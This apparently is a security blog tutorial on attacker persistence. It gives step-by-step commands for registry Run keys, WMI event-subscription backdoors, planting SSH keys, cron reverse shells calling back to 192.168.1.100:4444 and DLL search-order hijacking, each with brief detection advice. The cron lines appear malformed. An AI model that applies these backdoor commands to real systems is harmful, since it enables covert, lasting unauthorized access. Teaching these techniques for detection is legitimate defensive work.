
Listen to this Post
Introduction:

In the high-stakes world of cybersecurity, understanding the adversary’s tools is paramount for building resilient defenses. This article explores sophisticated persistence mechanisms and backdoor deployment strategies commonly utilized in advanced penetration testing and red team engagements. Moving beyond simple reverse shells, we will analyze how attackers maintain access to compromised systems through registry manipulation, scheduled tasks, and WMI event subscriptions, providing defenders with the knowledge to detect and mitigate these threats.
Learning Objectives:
- Understand the mechanics of various Windows persistence techniques.
- Learn to execute and detect WMI Event Subscription backdoors.
- Analyze Linux cronjob and SSH key manipulation for persistent access.
- Identify forensic artifacts left by common backdooring methods.
- Apply mitigation strategies to harden systems against these attacks.
You Should Know:
- Windows Registry Run Keys: The Classic Foot in the Door
One of the most common methods for achieving persistence is by abusing the Windows Registry. Attackers place a reference to their malicious binary in specific `Run` keys, ensuring execution every time a user logs in.
The primary registry hive locations are:
– `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
– `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
Step‑by‑step guide explaining what this does and how to use it:
To simulate this from a command prompt with administrative privileges:
1. Prepare Payload: Assume you have a payload named `update.exe` located in C:\Windows\Temp\.
2. Add Registry Entry:
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsUpdateService" /t REG_SZ /d "C:\Windows\Temp\update.exe" /f
3. Verification:
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
This command adds a value named “WindowsUpdateService” that points to the executable. Upon next reboot or user login, the payload executes. Defenders should monitor this registry path for unauthorized or suspicious entries.
2. WMI Event Subscription: The Living-off-the-L Land Persistence
Windows Management Instrumentation (WMI) is a powerful scripting technology that can be abused to create near-passive persistence. An attacker can create a WMI event filter that triggers upon a specific system event (e.g., system startup) and a consumer that executes a command.
Step‑by‑step guide explaining what this does and how to use it:
This technique requires PowerShell and administrative rights. The following creates a persistence mechanism that runs a script every time the system starts.
1. Create the Event Filter (Triggers on system startup):
$filterArgs = @{Name='StartupFilter'; EventNameSpace='root\cimv2'; QueryLanguage='WQL'; Query="SELECT  FROM Win32_ComputerSystemEvent WHERE EventType = 1"}
$filter = Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription" -Arguments $filterArgs
2. Create the Event Consumer (Executes a payload):
$consumerArgs = @{Name='StartupConsumer'; CommandLineTemplate="C:\Windows\System32\cmd.exe /c powershell -NoP -StA -W Hidden -Enc <BASE64_ENCODED_COMMAND>"}
$consumer = Set-WmiInstance -Class CommandLineEventConsumer -NameSpace "root\subscription" -Arguments $consumerArgs
3. Bind the Filter and Consumer:
$bindingArgs = @{Filter=$filter; Consumer=$consumer}
$binding = Set-WmiInstance -Class __FilterToConsumerBinding -NameSpace "root\subscription" -Arguments $bindingArgs
This creates a persistent backdoor that is fileless and doesn’t rely on registry keys, making it difficult for traditional antivirus to detect. Detection involves auditing WMI namespaces (root\subscription) for suspicious bindings using tools like PowerShell or the WMI Explorer.
- Linux SSH Authorized Keys: The Cryptographer’s Welcome Mat
For Linux systems, maintaining access often means ensuring you can always get back in, even if passwords are changed. Adding a public key to a user’s `authorized_keys` file provides seamless, passwordless access via SSH.
Step‑by‑step guide explaining what this does and how to use it:
This is performed on the target machine after initial access is gained.
1. Create SSH Directory (if it doesn’t exist) and set correct permissions:
mkdir -p ~/.ssh
chmod 700 ~/.ssh
2. Append Attacker’s Public Key:
echo "<attacker_public_key_string>" >> ~/.ssh/authorized_keys
3. Set Correct Permissions on the file:
chmod 600 ~/.ssh/authorized_keys
Now, the attacker can log in as that user from their machine using their private key without a password. For defense, regularly audit `~/.ssh/authorized_keys` files for unknown keys and monitor file integrity.
4. Linux Cron Jobs: The Timed Execution Loop
Cron is the standard task scheduler in Unix-like systems. An attacker can insert a job that calls back to a command and control (C2) server at regular intervals.
Step‑by‑step guide explaining what this does and how to use it:
1. Edit User’s Crontab:
crontab -e
2. Add a Reverse Shell Job:
Add the following line to execute a reverse shell every hour (at minute 0):
0 /bin/bash -c "bash -i >& /dev/tcp/192.168.1.100/4444 0>&1"
3. System-Wide Cron (requires root):
Attackers with root access may place scripts in system cron directories like `/etc/cron.d/` or /etc/cron.hourly/.
echo "0 root /bin/bash -c 'bash -i >& /dev/tcp/192.168.1.100/4444 0>&1'" > /etc/cron.d/backdoor
Defenders should review crontabs (crontab -l for all users) and monitor files in system cron directories. Unexpected entries are a major red flag.
- DLL Search Order Hijacking: Trust in the Wrong Place
Windows applications often load Dynamic Link Libraries (DLLs) without specifying a full path. An attacker can place a malicious DLL in a directory that is searched before the legitimate one, causing the application to load the malicious code.
Step‑by‑step guide explaining what this does and how to use it:
1. Identify a Vulnerable Application: Use tools like Process Monitor (ProcMon) to find an application looking for a missing DLL.
2. Find a Writable Directory in the Search Order: The search order typically checks: 1. The directory from which the application is loaded, 2. The system directory (C:\Windows\System32), 3. The 16-bit system directory, 4. The Windows directory, 5. The current working directory, 6. Directories in the PATH environment variable.
3. Place Malicious DLL: If an application in `C:\Program Files\TargetApp\` is looking for `missing.dll` in its own directory first, and a standard user has write access to that directory, the attacker can place a malicious `missing.dll` there. When the application restarts, it loads the attacker’s DLL.
This technique is powerful for persistence and privilege escalation. Prevention involves ensuring strict write permissions on application directories and using absolute paths for DLL loading where possible.
What Undercode Say:
- Persistence is the Ultimate Goal: Gaining initial access is only half the battle; maintaining it is the true mark of a sophisticated adversary. The techniques above highlight a shift from noisy, registry-based methods to quieter, operational technology (OT)-like abuses (WMI) and living-off-the-land strategies.
- Defense Requires Deep Visibility: Standard antivirus solutions are largely ineffective against these techniques. Defenders must adopt a proactive stance, utilizing Endpoint Detection and Response (EDR) solutions, monitoring for anomalous process creation chains, auditing WMI repositories, and regularly reviewing system and user configurations for unauthorized changes. The key takeaway is that security is a process of continuous verification, not a one-time setup.
Prediction:
As EDR solutions become more adept at detecting file-based malware and common persistence mechanisms, we will see a significant rise in attacks targeting ephemeral cloud assets and CI/CD pipelines. Attackers will increasingly pivot from implanting backdoors on static servers to injecting malicious code into build processes, infrastructure-as-code templates, and container images, ensuring persistence by compromising the software supply chain itself. The future of backdoors lies not in the OS, but in the code that builds the OS environment.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Charlie Hills – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


